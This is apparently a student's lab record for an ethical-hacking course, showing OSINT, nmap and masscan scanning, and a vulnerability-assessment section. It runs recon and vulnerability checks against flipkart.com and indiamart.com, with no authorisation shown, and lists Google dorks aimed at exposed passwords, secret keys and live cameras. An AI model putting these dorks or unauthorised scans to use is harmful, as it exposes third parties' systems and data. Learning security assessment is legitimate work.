kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates
[Q] Quit!
[#] Choose Any Scan OR Action From The Above List: 3
[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : Banner Grabbing
HTTP/1.1 301 Moved Permanently
server: nginx
date: Fri, 05 Jul 2024 02:49:10 GMT
content-type: text/html
content-length: 162
location: https://www.flipkart.com/
accept-ch: Sec-CH-UA,Sec-CH-UA-Arch,Sec-CH-UA-Full-Version,Sec-CH-UA-Full-Version-List,
connection: close
```

Aim: Use of Open-Source Intelligence and Passive Reconnaissance

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates
[Q] Quit!
[#] Choose Any Scan OR Action From The Above List: 4
[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : DNS Lookup
[DNS Lookup] A : 103.243.32.90
[DNS Lookup] MX : 1 eu-smtp-inbound-1.mimecast.com.
[DNS Lookup] MX : 1 eu-smtp-inbound-2.mimecast.com.
[DNS Lookup] NS : sdns14.ultradns.net.
[DNS Lookup] NS : sdns14.ultradns.org.
[DNS Lookup] NS : sdns14.ultradns.com.
[DNS Lookup] NS : sdns14.ultradns.biz.
[DNS Lookup] TXT : "MS=ms94028583"
[DNS Lookup] TXT : "A2326006D53F012A497F"
```

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates
[Q] Quit!
[#] Choose Any Scan OR Action From The Above List: 5
[+] Scanning Begins ...
[i] Scanning Site: https://flipkart.com
[S] Scan Type : SubNet Calculator
[SubNet Calc] Address = 163.53.76.86
[SubNet Calc] Network = 163.53.76.86 / 32
[SubNet Calc] Netmask = 255.255.255.255
[SubNet Calc] Broadcast = not needed on Point-to-Point links
[SubNet Calc] Wildcard Mask = 0.0.0.0
[SubNet Calc] Hosts Bits = 0
[SubNet Calc] Max. Hosts = 1 (2^0 - 0)
[SubNet Calc] Host Range = { 163.53.76.86 - 163.53.76.86 }
```



Aim: Use of Open-Source Intelligence and Passive Reconnaissance

```

kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player  [Icons] 1 2 3 4 [Icons]
kali@kali: ~/RED_HAWK
File Actions Edit View Help
+-----+
[0] Basic Recon
[1] Whois Lookup
[2] Geo-IP Lookup
[3] Grab Banners
[4] DNS Lookup
[5] Subnet Calculator
[6] NMAP Port Scan
[7] Subdomain Scanner
[8] Reverse IP Lookup & CMS Detection
[9] SQLi Scanner
[10] Bloggers View
[11] WordPress Scan
[12] Crawler
[13] MX Lookup
[A] Scan For Everything - (The Old Lame Scanner)
[F] Fix (Checks For Required Modules and Installs Missing Ones)
[U] Check For Updates

[Q] Quit!

[#] Choose Any Scan OR Action From The Above List: 10

[+] BLOGGERS VIEW [+]

[i] Scanning Site: https://flipkart.com

(kali@kali)~[~/RED_HAWK]
$
  
```

GHDB: Google Hacking Database – A Information Gathering Web Application for Google Dorking (Manipulating Google Search Engine)

Information Gathering

Google Hacking Database
(Google Dorks)

Google Filters

Operator	Syntax
cache	cache: <i>URL [string]</i>
filetype	filetype: <i>[type]</i>
info	info: <i>[string]</i>
intitle	intitle: <i>[string]</i>
inurl	inurl: <i>[string]</i>
site	site: <i>[domain/Website][string]</i>

Google Filters are used in different ways & different scenarios for getting private and hidden information of any website.


Some Examples of Dorks for finding Sensitive Information –

**intitle: index of /concrete/Password intitle:"index of" "/usernames"
filetype:csv intext:"Secret access key"**

**intext:"user" filetype:php intext:"account" inurl:/admin
inurl:"live/cam.html"**

Google Dorking of Hidden Oracle Log Files containing Sensitive Information such as Username, Passwords.

Dork - `allintext:username filetype:log "oracle"`



AIM: PRACTICAL ON ENUMERATING HOST,PORT AND SERVICE SCANNING

- Enumerating Hosts, Ports & Services of a Domain or IP using Nmap in Kali Linux.



- Ping Scanning
- Port Scanning
- Host Scanning
- OS Scanning
- Scan Top Ports
- Output to Files
- Disable DNS Resolution

Nmap, also known as Network Mapper, is a powerful open-source tool used for network exploration and security auditing. It is designed to scan and map networks, discover hosts, and identify open ports and services running on those hosts.

- **Basic Nmap Commands in Linux –**
 - **Nmap -h**
 - **nmap <hostname or IP address>**
 - **nmap -sV <hostname or IP address>**
 - **nmap -sS <hostname or IP address>**
 - **nmap -sA <hostname or IP address>**
 - **nmap -p <port> <hostname or IP address>**
- **Scanning a test Website – nmap scanme.nmap.org**

```
li-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)

nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES

(kali@kali)-[~]
$ nmap scanme.nmap.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 22:56 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.27s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
31337/tcp open  Elite

Nmap done: 1 IP address (1 host up) scanned in 24.52 seconds
```

- Scanning for specific open ports – **nmap -p80, 443 scanme.nmap.org**

```
(kali@kali)-[~]
$ nmap -p80,443 scanme.nmap.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 22:57 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f

PORT      STATE SERVICE
80/tcp    open  http
443/tcp   filtered https

Nmap done: 1 IP address (1 host up) scanned in 3.89 seconds
```

- Scanning Services running on the Domain – **nmap -sV scanme.nmap.org**

```
(kali@kali)-[~]
$ nmap -sV scanme.nmap.org
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-05 22:59 EDT
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
9929/tcp  open  nping-echo   Nping echo
31337/tcp open  tcpwrapped

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.67 seconds
```

- OS Detection of Domain or IP address – **nmap -vv -O 192.168.10.123**

Aim: Practical on Enumerating Host,Port and Service Scanning

```
(kali@kali)-[~]
└─$ sudo nmap -vv -o 192.168.10.123
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 22:19 EDT
Initiating Ping Scan at 22:19
Scanning 192.168.10.123 [4 ports]
Completed Ping Scan at 22:19, 0.01s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 22:19
Completed Parallel DNS resolution of 1 host. at 22:19, 0.01s elapsed
Initiating SYN Stealth Scan at 22:19
Scanning 192.168.10.123 [1000 ports]
Completed SYN Stealth Scan at 22:19, 4.07s elapsed (1000 total ports)
Initiating OS detection (try #1) against 192.168.10.123
Retrying OS detection (try #2) against 192.168.10.123
Nmap scan report for 192.168.10.123
Host is up, received reset ttl 128 (0.00056s latency).
Scanned at 2024-07-09 22:19:42 EDT for 6s
All 1000 scanned ports on 192.168.10.123 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
Too many fingerprints match this host to give specific OS details
TCP/IP fingerprint:
SCAN(V=7.94SVNWE=4&D=7/9%OT=%CT=%CU=%PV=Y%G=N&TM=668DEFC4&P=x86_64-pc-linux-gnu)
SEQ()
UI(R=N)
IE(R=N)

Read data files from: /usr/bin/./share/nmap
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.80 seconds
Raw packets sent: 2055 (94.944KB) | Rcvd: 3 (120B)
```

Host Scanning using Mass Scan:

1. masscan --regress
2. masscan --help

```
kali-linux-2024.2-vmware-amd64 - VMware Workstation 17 Player (Non-commercial use only)
Player
File Actions Edit View Help
(kali@kali)-[~]
└─$ masscan --regress
regression test: success!

(kali@kali)-[~]
└─$ masscan --help
MASSCAN is a fast port scanner. The primary input parameters are the
IP addresses/ranges you want to scan, and the port numbers. An example
is the following, which scans the 10.x.x.x network for web servers:
masscan 10.0.0.0/8 -p80
The program auto-detects network interface/adaptor settings. If this
fails, you'll have to set these manually. The following is an
example of all the parameters that are needed:
--adapter-ip 192.168.10.123
--adapter-mac 00-11-22-33-44-55
--router-mac 66-55-44-33-22-11
Parameters can be set either via the command-line or config-file. The
names are the same for both. Thus, the above adapter settings would
appear as follows in a configuration file:
adapter-ip = 192.168.10.123
adapter-mac = 00-11-22-33-44-55
router-mac = 66-55-44-33-22-11
All single-dash parameters have a spelled out double-dash equivalent,
so '-p80' is the same as '--ports 80' (or 'ports = 80' in config file).
To use the config file, type:
masscan -c <filename>
To generate a config-file from the current settings, use the --echo
option. This stops the program from actually running, and just echoes
the current configuration instead. This is a useful way to generate
your first config file, or see a list of parameters you didn't know
about. I suggest you try it now:
masscan -p1234 --echo

(kali@kali)-[~]
└─$
```

3. sudo masscan -p 80,53 192.168.10.123

```
(kali@kali)-[~]
└─$ sudo masscan -p 80,53 192.168.10.123
[sudo] password for kali:
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2024-07-11 02:23:42 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [2 ports/host]
```

Port Scanning and Service Scanning using Metasploitable2:

1. `nmap -v -p 0-65535 -A 192.168.10.123 -oA metasploitable2`

```
(kali@kali)-[~]
$ nmap -v -p 0-65535 -A 192.168.10.123 -oA metasploitable2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-09 22:15 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating Ping Scan at 22:15
Scanning 192.168.10.123 [2 ports]
Completed Ping Scan at 22:15, 3.00s elapsed (1 total hosts)
Nmap scan report for 192.168.10.123 [host down]
NSE: Script Post-scanning.
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Initiating NSE at 22:15
Completed NSE at 22:15, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.28 seconds
```

2. `ls`
3. `mkdir target` (Making Directory)
4. `mv metasploitable2.* target/`
5. `cd target/` (Change Directory)
6. `cat metasploitable2.nmap`

```
(kali@kali)-[~]
$ ls
Desktop Documents Downloads metasploitable2.gnmap metasploitable2.nmap metasploitable2.xml Music Pictures Public RED_HAWK Templates Videos

(kali@kali)-[~]
$ mkdir target

(kali@kali)-[~]
$ mv metasploitable2.* target/

(kali@kali)-[~]
$ cd target/

(kali@kali)-[~/target]
$ cat metasploitable2.nmap
# Nmap 7.94SVN scan initiated Wed Jul 10 22:28:17 2024 as: nmap -v -p 0-65535 -A -oA metasploitable2 192.168.10.123
Nmap scan report for 192.168.10.123 [host down]
Read data files from: /usr/bin/./share/nmap
# Nmap done at Wed Jul 10 22:28:20 2024 -- 1 IP address (0 hosts up) scanned in 3.40 seconds

(kali@kali)-[~/target]
$
```



AIM: PRACTICAL ON VULNERABILITY SCANNING AND ASSESSMENT

Scanning Vulnerability –

Choosing a Website/Domain for Scanning:

E.g.: Indiamart (indiamart.com)


Gather Basic Information:

IP Address, Hostname, DNS

Scanning using Nmap:

Open Ports, Services Running, OS Detection


1. ping indiamart.com



```

(kali@kali)-[~]
$ ping indiamart.com
PING indiamart.com (35.190.37.46) 56(84) bytes of data:
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=1 ttl=128 time=7.79 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=2 ttl=128 time=8.04 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=3 ttl=128 time=9.91 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=4 ttl=128 time=7.95 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=5 ttl=128 time=8.07 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=6 ttl=128 time=10.2 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=7 ttl=128 time=8.39 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=8 ttl=128 time=7.97 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=9 ttl=128 time=7.84 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=10 ttl=128 time=7.87 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=11 ttl=128 time=7.88 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=12 ttl=128 time=9.83 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=13 ttl=128 time=7.85 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=14 ttl=128 time=10.1 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=15 ttl=128 time=8.10 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=16 ttl=128 time=8.06 ms
64 bytes from 46.37.190.35.bc.googleusercontent.com (35.190.37.46): icmp_seq=17 ttl=128 time=9.14 ms
^C
--- indiamart.com ping statistics ---
17 packets transmitted, 17 received, 0% packet loss, time 16029ms
rtt min/avg/max/mdev = 7.788/8.526/10.202/0.873 ms
  
```

2. nslookup indiamart.com




```

(kali@kali)-[~]
$ nslookup indiamart.com
Server:          192.168.126.2
Address:         192.168.126.2#53

Non-authoritative answer:
Name:   indiamart.com
Address: 35.190.37.46
  
```

3. sudo nmap -vv -O 192.168.126.2



Vulnerability Assessment –


CASE 1 – Open Ports Vulnerability

After gathering Information, there is no ftp server, OpenSSH Ports or network vulnerabilities in the Domain.


CASE 2 – Subdomain Takeover Vulnerability

Further trying Subdomain Takeover Vulnerability using Web Application such as:



VirusTotal.com – Scan Subdomains.

